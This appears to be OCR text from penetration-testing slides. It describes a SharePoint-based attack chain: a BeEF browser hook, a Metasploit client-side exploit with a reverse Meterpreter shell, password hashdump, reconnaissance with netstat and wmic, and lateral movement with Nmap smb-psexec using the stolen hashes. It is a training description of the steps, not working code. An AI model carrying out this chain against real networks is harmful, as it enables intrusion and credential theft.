
Scenario: Start with Info Gathering from SharePoint



2 Discover SharePoint location to upload content. Push HTML content with JavaScript BeEF hook


3 Admin surfs to SharePoint page to look at new content

Scenario: Start with Info Gathering from SharePoint



BeEF hook runs & zombifies browser, reporting back to BeEF controller

Scenario: Start with Info Gathering from SharePoint



Pen Tester's BeEF Controller & Metasploit Server

SharePoint Server

Win Server

Win Server

Win Server

5 BeEF autorun action tells browser to access Metasploit server

Internet

Target Network

Firewall Infrastructure


Win Client

6 Browser fetches client-side exploit from Metasploit server, with Meterpreter payload

Windows 7 with vulnerable client software


Pen Tester

Scenario: Start with Info Gathering from SharePoint



Gain reverse Meterpeter access & use it to perform hashdump… Also launch cmd.exe shell with "shell" command


Scenario: Start with Info Gathering from SharePoint



Run "netstat" and "wmic logicaldisk" to find some Windows servers via SMB connections & mounted shares

Turn Win7 box into soft AP with wireless SSID of "Mike Yaffe Rulez!" and activate Internet Connection Sharing


Scenario: Start with Info Gathering from SharePoint



Use Nmap smb-psexec script with dumped hashes to scan for other targets where credentials offer admin access

